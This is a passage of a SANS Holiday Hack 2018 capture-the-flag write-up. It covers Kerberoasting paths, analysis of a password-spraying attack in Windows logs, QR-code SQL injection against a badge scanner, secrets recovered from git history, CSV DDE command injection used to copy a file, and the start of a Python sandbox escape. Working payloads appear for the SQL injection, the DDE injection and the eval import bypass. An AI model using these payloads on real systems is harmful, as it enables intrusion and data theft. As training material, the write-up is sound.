


One of the canned queries of interest is the "Shortest Paths to Domain Admins from Kerberoastable Users" query. Clicking that gives us the following map.




[7] https://www.harmj0y.net/blog/activedirectory/a-pentesters-guide-to-group-scoping/
[8] https://pentestlab.blog/2018/06/12/kerberoast/
[9] Kerberoasting is an exploit technique abusing AD service principal names and Kerberos service tickets to gain elevated privileges in an AD environment.

Reviewing the map, we see there are 5 starting points of user accounts that lead to the Domain admin groups. The grey lines indicate the 'path' to the next group/machine/user account. Since the objective indicates that we need to avoid RDP, any path that contains 'CanRDP' we can rule out as a part of our solution. This eliminates 4 of the 5 starting points and we are left with only 1 path available. Double clicking on the green user icon on the far left, gives us our target username.



The username we need to submit is **LDUBEJ00320@AD.KRINGLECASTLE.COM**.

OBJECTIVE 6 – BADGE MANIPULATION




ANSWER: 19880715


CHALLENGE

This challenge involves bypassing[10] the badge scanner authentication mechanism at a closed door near Pepper Minstix. You are provided a sample of Alabasters missing badge to aid in the bypass. This is located on the 2nd floor, walking to the right, far past the speaker rooms, and around basically the back side of the castle. The associated Terminal Challenge can be found next to Pepper Minstix, called '**Yule Log Analysis**'. Pepper gives you 2 hints when you complete her challenge, and 1 on password spraying when you start her challenge.


HINTS



https://www.the-qrcode-generator.com/



SQL_Injection_Bypassing_WAF



https://securityweekly.com/2017/07/21/tsw11/

[10] You could enter this room by completing the maze challenge, however you would not complete this objective.

TERMINAL CHALLENGE

YULE LOG ANALYSIS

Pepper's challenge involves analysis of Windows Event Logs to detect and determine a user account victim of a password spraying attack[11]. When we open the terminal and list files in the current directory, we are presented with 3 files: 'evtx_dump.py', 'ho-ho-no.evtx', and runtoanswer (to finish the game). Evtx_dump.py[12] is a tool on github used to convert Windows Event log (EVTX) files into XML format. The most difficult part of this challenge is displaying enough of the text from the logs to perform any useful analysis. At the time of this writing, I was unable to offload the evtx or xml files from the terminal to my machine. Not a problem. After a bit of research regarding what tools were available on the terminal, this entire analysis can be done using python within the PI terminal. Grep can also be used, and there will be a breif discussion about that solution after.

ANALYSIS METHODOLOGY

Password spraying in terms of logon failures/successes looks a lot like a brute force attack. You have many failures, before 1 success. The difference between a brute force attack and a password spraying attack is the user accounts used.

In a brute force attack, we usually attack 1 user account, with many passwords, iterating through our passwords until a success, or complete failure. Security signal and issues aside (things like lock outs, etc.) this is how brute forcing works, 1 to many approach. In a password spraying attack, we attack every user account once per password (many users to 1 password), iterating through all the users until a success, or complete failure, then repeating the entire process again with a new password. The automated portions of this type of attack usually stop when a successful logon is achieved.

Since we are dealing with Windows Event Logs (EVTX Files) we can use the 'evtx_dump.py' tool to produce an XML version. The tool writes the XML data to standard output, so we will redirect that into an XML file.

```
> python evtx_dump.py ho-ho-no.evtx > ho-ho-no.xml
```

Reviewing the first few lines of our XML file will tell us what type of Windows Event log we are dealing with. This is a Windows Security Event log.

```
><System><Provider Name="Microsoft-Windows-Security-Auditing" G
```

Since its in EVTX format, we know event ID associated with logon activity have the number 4624 (success) and 4625 (failure). Given how the attack works, we want to focus our efforts on filtering 4625 events first, and trying to identify any IP addresses in common

[11] Two blog posts explaining password spraying can be found here and here.
[12] https://countuponsecurity.com/tag/python-evtx/

with the failures. Once we narrow that down and find an IP address, we will then focus on 4624 events containing only those IP addresses and examine the usernames. We can then submit each username until we get the right answer. Armed with our methodology, we'll approach this with 2 different soultions (python and grep).

METHOD 1 – SPEND SOME TIME, EVERY DAY, WRITING CODE

When Ed Skoudis[13] says write code every day, we write code every day.

Today, we are writing a python script analyze a password spraying attack from windows event logs stored in an XML format. We can do this locally on the console through the python interpreter, and our commands will be more interactive than an actual script.

```
elf@d379b28223cb:~$ pip list
DEPRECATION: The default forma
atomicwrites (1.2.1)
attrs (18.2.0)
coverage (4.5.2)
funcsigs (1.0.2)
hexdump (3.3)
more-itertools (4.3.0)
pathlib2 (2.3.3)
pip (9.0.1)
pluggy (0.8.0)
py (1.7.0)
pytest (4.0.2)
pytest-cov (2.6.0)
python-evtx (0.6.1)
scandir (1.9.0)
setuptools (40.6.3)
six (1.12.0)
elf@d379b28223cb:~$
```

Looking at the tools available in our consoles, we see that the libraries used for python_evtx are installed. When I started this challenge, I thought that I could use that module and iterate/filter through records by an exposed EventID object. Sadly, that data structure wasn't built in the way I needed.

However, there were clues in that code, and the dump script, to help me use the python XML library instead. The code will be included in this write-up, and available publicly.

Enter the python interpreter on the console and work through the methodology with the following python commands.

```
# code below used for sans 2018 HHC.
import xml.etree.ElementTree as ET

tree = ET.parse('ho-ho-no.xml')

root = tree.getroot()

logofflist = []
```

First, we are going to import the XML ElementTree class and use its methods to parse our xml file ('ho-ho-no.xml'). I create a variable 'tree' that contains the entire XML tree parsed from our xml file and store the root node in another variable. This 'root' variable is our container of all events. I initialize an empty list to use to collect these events as well.

We are walking the fields parsed by the XML object using list notation. The inner workings of why the code is this way, and how that data was parsed will be a blog topic at a future time. For now, know that every event in the root container has 2 sub-objects, a System object, and an Event Data object. We will be examining different attributes and values across both objects to get to our answer.

Since I have all events in a 'root' container, it is a simple matter to loop through the structure and collect the events I need. Every time I find an event that matches the event ID of

```
for evt in root:
    system = evt[0]
    evtid = system[1].text
    if (evtid == '4625'):
        logo>>> len(logofflist)
212
```

[13] Quote from Ed Skoudis, posted to Twitter

'4625' I want to copy that entire event to my 'logofflist'[14] container. That yields us 212 logon events.

Of this list, we need to know how many IP addresses are in there, and a unique listing of them would be helpful. So we need another loop to store the IPs in a list and produce the unique values. The 'set' command produces 2 IPs.

```
# Filter the list to find unique IPs.
iplist = []
for evt in logofflist:
    ip = evt[1][19].text
    iplist.append(ip)

# List unique IPs
set(iplist)
```

```
>>> set(iplist)
set(['10.158.210.210', '172.31.254.101'])
```

Now, with those 2 IPs, we can go back to our logoff list and generate some statistics. How many log on failure events contain these IPs out of our 212 total events?

Lets count the number of times each IP address appears in out IP list.

```
>>> iplist.count('10.158.210.210')
1
>>> iplist.count('172.31.254.101')
211
```

1 logon failure event contains '10.158.210.210', while 211 logon failure events contain '172.31.254.101', for our 212 event total. Since we know password spraying involves a many users to 1 password kind of attack, I focused solely '172.31.254.101' being the suspect IP. This is due to the fact that the event count means 211 unique user logon attempts failed using the same password. If 211 users all have the same password, the elves have a Santa sized problem. You could continue to write more code and verify all the usernames fit this theory, which I leave as an exercise to the reader.

However, there is a scenario that could exist where the '10.158.210.210' could be the bad IP, and the 2nd attempted password (the 1st is the 1 failure we saw) was a success. I didn't test that in this challenge because I derived the solution by focusing on the 211 other events instead.

```
logonlist = []
for evt in root:
    system = evt[0]
    evtid = system[1].text
    if (evtid == '4624'):
            logonlist.append(evt)
```

Back to the code and our methodology. I need all LOGON events (Event ID 4624) now that have our suspected IP address of '172.31.254.101'. We write the same code we did for the logoff events, but just change the event ID to '4624'.

[14] Yea, I don't know why I used a variable name 'logoff' when I'm talking about logon failures. Sorry for the confusion.

Now we filter again based on our suspected IP address. The length of that resulting list is the number of logon events with the suspect IP address. We see a result in our console for 2 events.

```
susplogon = []
for evt in logonlist:
    ip = evt[1][18].text
    if (ip == '172.31.254.101'):
        susplogon.append(evt)
```

```
>>> len(susplogon)
2
```

Walking the XML tree again to find the username looks simliar to code we've already written to find the IP address. We iterate through both events and produce a list of usernames. I looped through them and printed each element, but the 'set' function we used before will give us all unique items in the list. The resulting username is our answer to this challenge: 'minty.candycane'.

```
# Iterate through the list to obtain usernames in the events
userlist = []
for evt in susplogon:
    print(evt[1][5].text)
    userlist.append(evt[1][5].text)
set(userlist)
```

```
minty.candycane
minty.candycane
>>> set(userlist)
set(['minty.candycane'])
```

METHOD 2 – I KNOW GREP FU

Using a combination of cats, pipes, and greps, you can analyze events quickly with the same methodology. Lets build through the commands:

```
> cat ho-ho-no.xml | grep "4625"
```

```
<EventID Qualifiers="">4625</EventID>
<EventID Qualifiers="">4625</EventID>
<EventID Qualifiers="">4625</EventID>
elf@97ee5daa4870:~$
```

Here we can build a better search string using "4625</EventID" (this will be helpful when we filter on 4624 events later). Pipe this to 'wc -l' to count the total number of events (212).

```
cat ho-ho-no.xml | grep "4625</EventID" | wc -l
cat ho-ho-no.xml | grep "4625</EventID" | grep "IpAddress" | more
```

This second command would allow you to visually see all IP addresses associated with the logon failures, you'll notice only 2 IPs stand out. Focusing on the IP with the most, we get 211.

```
cat ho-ho-no.xml | grep -B2 -A38 "4625</EventID>" | grep "172.31.254.101</Data>" | wc -l
```


Now we flip the filtering to focus on our 4624 events, and we get 2 events. We need to add some grep flags to pull more lines before and after our matched string to filter for usernames next.

```
cat ho-ho-no.xml | grep -B2 -A38 "4624</EventID>" | grep -B20 -A10 "172.31.254.101" | wc
-l
```


One more pipe and grep will give us our usernames. 'minty.candycane'.

```
cat ho-ho-no.xml | grep -B2 -A38 "4624</EventID>" | grep -B20 -A10 "172.31.254.101" |
grep "TargetUserName"
```

```
elf@0bb23de591fd:~$ cat ho-ho-no.xml | grep -B2 -A38 "4624</EventID>" | grep -B20 -A10 "172.31.254.101" | grep "TargetUserName"
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetUserName">minty.candycane</Data>
```



Terminal Start




Completed Challenge

OBJECTIVE SOLUTION

WHAT COULD SOMEONE DO WITH THAT?

Alabaster has lost his badge, and we are given a sample image of what it looked like with a QR code. We also get hints from Pepper about SQL Injection strings, and a QR Code generator. Holiday Hack would not be complete without a SQL injection challenge, and this one has a twist, we are submitting a QR code to grant us access to unlock the door, by simulating an employee badge to the Scan-O-Matic.



In profiling the scanner, we review the source of the page, and see the backend site is https://scanomatic.kringlecastle.com. The functionality of the scanner is as follows: the USB port acts as an upload feature. When you click on it, a dialog window opens allowing you to browse and select a file to upload. The upload feature will display messages in a scrolling marquee window on the left.

The green panel is a fingerprint scanner, which when clicked sends a POST request to the server. You could pentest this site externally until you found a solution, then log back into the game to complete the challenge. You will also want to use an intercepting proxy like Zed Attack Proxy (ZAP) or Burp so you can examine the responses from the system. I used ZAP for the entirely of the challenge to get familiar with the tool. I highly recommend it!

First thing I did was test the upload feature to see if anything could be uploaded. Based on the site's source code, and the error messages when I tried, anything can be uploaded, but the file must have the PNG extension, based on the JavaScript code.


```
change: function (e, data) {
    for (var findex=0; findex < data.files.length; findex++) {
        var file_obj = data.files[findex]
        //File Size and extensions are also validated server-side properly
        var allowed_extensions = new Array('png');
        var max_file_size = 5000000;
        var file_extension = file_obj.name.split('.')
        var file_extension = file_extension[file_extension.length - 1].toLowerCase(
        var file_size = file_obj.size;
        if (allowed_extensions.includes(file_extension) && file_size < max_file_siz
          $('#fileupload').attr("disabled", "disabled")
          return true;
        } else if (!allowed_extensions.length && file_size < max_file_size) {
            $('#fileupload').attr("disabled", "disabled")
            return true;
        } else {
            $('#fileupload').val('');
            set_green(false)
            if (!allowed_extensions.includes(file_extension)) {
              set_green(false)
              $('#result_text').text('PNG Files Only');
            } else {
              set_green(false)
              $('#result_text').text('PNG File Too Big');
            }
            clear_input()
            return false;
```

The red text is where we will see feedback on our attempts to bypass the scanner.

What else does the system look for when we send valid (but untrusted) input? The POST request (fingerprint scanner) sends a POST request with a data parameter labeled 'b64barcode'. I manipulated this parameter in ZAP with the request, which equated to a blank PNG image, to the system. Below, we see that the system expects a QR barcode, and white space. This is where we can make our own QR codes with the generator provided from the hints.

```
b64barcode=
data%3Aimage%2Fpng%3Bbase64%2CiVBORw0KG
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
{"data":"QR Code Not Found. Only QR Code and White Space may be visible!","request":false}
```


What does a valid response look like? Well, since we have a sample of alabaster's badge (in JPEG format) we ought to try it to see what happens. Change the JPG extension to PNG and submit that through the USB port upload feature. Here are samples of the request send to the server.


```
----------------------------28972458324084
Content-Disposition: form-data; name="barcode"; filename="alabaster_badge.png"
Content-Type: image/png

ÿØÿà ÐJFIF ÐÐÐ H H  ÿá "Exif  MM *    Ð ÐÐÐ Ð   Ð Ð      ÿþ =CREATOR: gd-jpeg v1.0
 ÿÛ C ÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐ    Ð    ÐÐ
ÐÐÐ
```

```
{"data":"Authorized User Account Has Been Disabled!","request":false}
```

I still don't totally understand the back end of how the QR code is being processed and how it's distinguishing users. It may simply be that QR codes are yet another layer of encoding. Since Pepper gave us hints about SQL injection, lets figure out if the system is even vulnerable to SQL injection. At the QR generator site, and using the OWASP SQL injection sheet, let's just try to create a QR code with the following string:


```
-- -` or 1 or `
```






Hmm, no real insight into what's happening on the back end. I know it is vulnerable because it gave me a response based on my input. What did my query do? Let's submit some more and see if we can't get lucky to find out the backend SQL query.

```
-- -` or 1
```





Now I have a query, ho ho ho! My input string threw an exception, and I got the back-end SQL query as a result. What's it doing, precious? Let's break the syntax down a bit.

The SQL backend query is:
SELECT first_name,last_name,enabled
FROM employees
WHERE authorized = 1 AND uid = '{}' LIMIT 1\".format(uid)
The QR Code is supposed to represent the uid (it is base 64 encoded and uploaded)

So our injection string is going into the UID variable. In my first test string above, I got disabled user because of how my query was being evaluated relative to the rest of the query. That query sent became something like this:

SELECT first_name,last_name,enabled
FROM employees
WHERE authorized = 1 AND -- -` OR 1 LIMIT 1

The filter portion (WHERE clause) is important, because logic math is happening. The AND condition takes precedence over the OR, and basically our SQL evaluates to 'authorized = 1' AND 1. Put another way, 1 and 1 = True. There is another caveat to the command, the LIMIT 1 statement gives us the first, or 1 result returned from the table. In this case, our query is returning the first user in the table that is authorized. Assuming a sorted database, Alabaster could be the first user in that table being returned and we expect his account to be disabled. The server response in the first example above indicates so. Alabaster would fit the SQL query because Alabaster is an authorized employee, but it is disabled. We can also conclude from this example that the set of employees queried are all AUTHORIZED employees, before the WHERE and LIMIT statements reduce that set.

The back-end query also gives us insight into the information passed. Since we get a message about an account being disabled, that 'enabled' field must be used in the back-end code for some other conditional check. Since there is an 'enabled' field in our table, we can generate a SQL query that returns employees who are AUTHORIZED and ENABLED. Another way of writing a disabled user in code form could be 'enabled = 0', so we want 'enabled = 1'. Let's use our 1st string again, but this time replace the '1' with 'enabled = 1'. Now our query looks like:

SELECT first_name,last_name,enabled
FROM employees
WHERE authorized = 1 AND -- -` OR enabled = 1 LIMIT 1


Our SQL statement evaluates to 'authorized = 1' AND 'enabled = 1' LIMIT 1. This should give us the first authorized and enabled user.

```
-- -' or enabled = 1 or'
```

{"data":"User Access Granted - Control number 19880715","request":true,"success":{"hash":
"996338e426c0343603ddd0a6ff6e94308845fafad27237cc65078dba2d5ef367","resourceId":"4f6db5d2-4ec5-4deb-ad9f-f04dd45e3ee3"}}

Success! The control number we are seeking is '**19880715**'

OBJECTIVE 7 – HR INCIDENT RESPONSE



ANSWER: FANCY BEAVER

CHALLENGE


This challenge involves gaining access to the Elf Resources Careers website, retrieve the document 'candidate_evaluation.docx', and provide the terrorist organization supported by a job applicant whose name begins with the letter 'K'. Based on the hints in this challenge, this is a file inclusion attack and exploit of CSV injection vulnerabilities. The associated Terminal Challenge can be found next to Sparkle Redberry, called '**Dev Ops Fail**'. Sparkle gives you 2 hints when you start her challenge, and 2 more upon completion.

HINTS

https://gist.github.com/hofmannsven/6814451

Search GIT for Passwords

KringleCon 2018 - Brian Hostetler, CSV DDE Injection



OWASP CSV Injection

SPEAKER HINT - VIDEO

Brian Hostetler gave a talk, CSV DDE Injection, and it provides a great primer for solving this challenge. Once you understand how the attack works, it's up to the reader to figure out some commands to execute to solve the challenge.

TERMINAL CHALLENGE

DEV OPS FAIL

Sparkle can be found on the 2nd floor, to the left of the speaker tracks. The goal of this challenge is to find Sparkle's password, which was accidentally pushed to a code repository using GIT. Since we've already completed Objective 4 by this time, we are familiar with git enough to complete this challenge with some ease.

Upon opening the terminal, we need to change into the source code directory 'kcconfmgmt'. We can then review the git history with 'git log', pipe through to more for better page viewing. One commit stands out:


```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use
```

This references a config.js file. Lets see if we can find that in the repository, or better yet, just 'show' the commit details ('git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b').

```
    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
```

It's in the format username:password, sredberry:**twinkletwinkletwinkle**. Submit that to runtoanswer to complete the challenge.


Terminal Start



Completed Challenge

OBJECTIVE SOLUTION

THESE AREN'T THE ELVES YOU'RE LOOKING FOR



This is another challenge which involves attacking the Careers website. Following our attack process when examining websites[15], we see this site accepts user input for first and last name, phone number, email address, and an upload function. Viewing the code around the upload function indicates the form is seeking files with '.csv' extension.

```
<div class="form-group">
    <label for="csv"><b>Upload CSV file with your work history:</b></label>
    <input type="file" accept=".csv" class="required" id="csv" placeholder="Upload CSV File" name="csv">
</div>
```

So we can upload our file, and we are given information of the document we are trying to obtain, in C:\candidate_evaluation.docx. We also spider the site and discover a directory structure that we could possibly exploit. It's a good idea to attempt attacking this site with an intercept proxy as well. We'll see that we can manipulate the CSV data we send directly through the proxy, or we could just tweak our CSV file and send different versions.

Looking at the spidered directory structure, there is an api and upload folder which looks like that's where our CSV file goes. There is also a public folder. This is interesting because public folders like that can be used to serve files for downloading. When I navigate to that folder, here is what I'm presented with this 404 page.

There is a big hint here also- a file we are looking for will be located at the url 'https://careers.kringlecaster.com/public/<our filename>'. So we know where we can download data from. Now we need to craft our CSV file to provide us the target document. When I first tried this, I used Excel to create my CSV file. The problem with Excel is that for some reason my commands, when the file was saved, I needed to have

[15] Mike Saunder's talk on Web App 101 is the approach used to examine websites.

an extra ' character, so Excel wouldn't interpret the command as a formula. When I sent the file over through my proxy however, I noticed the string '#REF' in place of where my command should be.


The second caveat I noticed is the cell location of where my command resided. Most of my test CSV files would have my injection command in the 3 or 4th row, 2nd column. What I found is that on the backend, the server was not parsing more than maybe 1 or 2 rows in the CSV. So I had to move my injection command up a few cells.

In my testing, I set up a web server, an instance in AWS, and a victim windows machine. I could run the exploit locally by opening the CSV in Excel and accepting the security prompts (I have a bad feeling about this!). All manner of command functionality was available with this type of exploit (calc, powershell, ping callbacks, downloading files). However, in this case, we need to keep things simple. Our target document is at C:\candidate_evaluation.docx and in order to retrieve it, we need to copy it to that public folder on the webserver. Then we should be able to browse to that location and retrieve the file.


The command we are going to use is just good ol' fashioned CMD and COPY from the windows command line. It's simple, quick, and it's a provided tool on the system. You may be able to do the same with PowerShell, but that could also be locked down, or run in a desired state limiting your access to certain functions. I didn't bother to try PowerShell because, CMD is much simpler.

Here is my CSV data when passed through my proxy. We are starting a command prompt, and passing it the copy command with the /C flag to copy our target document to the public folder. Then, we browse to that location 'https://careers.kringlecastle.com/public/2955.docx' to download the file.

```
-----------------------------3902153292
Content-Disposition: form-data; name="csv"; filename="test.csv"
Content-Type: application/vnd.ms-excel

col1,=cmd|'/C COPY \candidate_evaluation.docx \careerportal\resources\public\2955.docx'!A1,,,,
alpha,2,,,,
Sentinel,4,,,,
Winner,5,,,,
```



The first candidate in the document is named 'Krampus' (and the only one starting with the letter 'K'). We see that North Pole Intelligence linked Krampus to the '**Fancy Beaver**' cyber terrorist organization. We also get some useful info about current elf employees, specifically that Alabaster has access to Santa's room. Now we know why his badge was stolen.




Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

OBJECTIVE 8 – NETWORK TRAFFIC FORENSICS



ANSWER: MARY HAD A LITTLE LAMB

CHALLENGE

This challenge involves registering an account with Santa's Packalyzer website. The site is used to capture traffic in aid of infosec work at the North Pole. The goal here is to locate an email and document sent between Holly and Alabaster, and obtain the song being discussed in said document. The associated Terminal Challenge can be found next to SugarPlum Mary called '**Python Escape from LA**'. SugarPlum gives you 2 hints when you one before, and one after her challenge to help with this objective.

HINTS

KringleCon 2018 - Mark Bagget, Escaping Python Shells

KringleCon 2018 - Chris & Chris, HTTP2 Decryption in Wireshark

SPEAKER HINT - VIDEOS

Both hints are links to speaker videos KringleCon 2018 - Mark Bagget, Escaping Python Shells and KringleCon 2018 - Chris & Chris, HTTP2 Decryption in Wireshark. Both talks basically walk you through everything you need to know to complete the terminal challenge, and the objective. Taking the time to watch these videos really improves your ability to work through the challenges effectively.

TERMINAL CHALLENGE

PYTHON ESCAPE FROM LA

SugarPlum can't seem to exit out of the python interpreter in her terminal. After reviewing the talk on Python escapes, a handful of commands will get us what we need to exit the interpreter.

We need to make use of the 'os' python module, and determine if we can import any modules into the interpreter. Walking through the list of commands that may be prohibited is a good way to start to see what system commands we can pass through the python interpreter. We will quickly find that 'import', 'compile', 'os.system' are restricted. To defeat the import restriction, we will need to break up the 'import' string module, evaluate it via concatenation, and store that into a variable.

```
>>> os = eval('__im' + 'port__("os")')
```

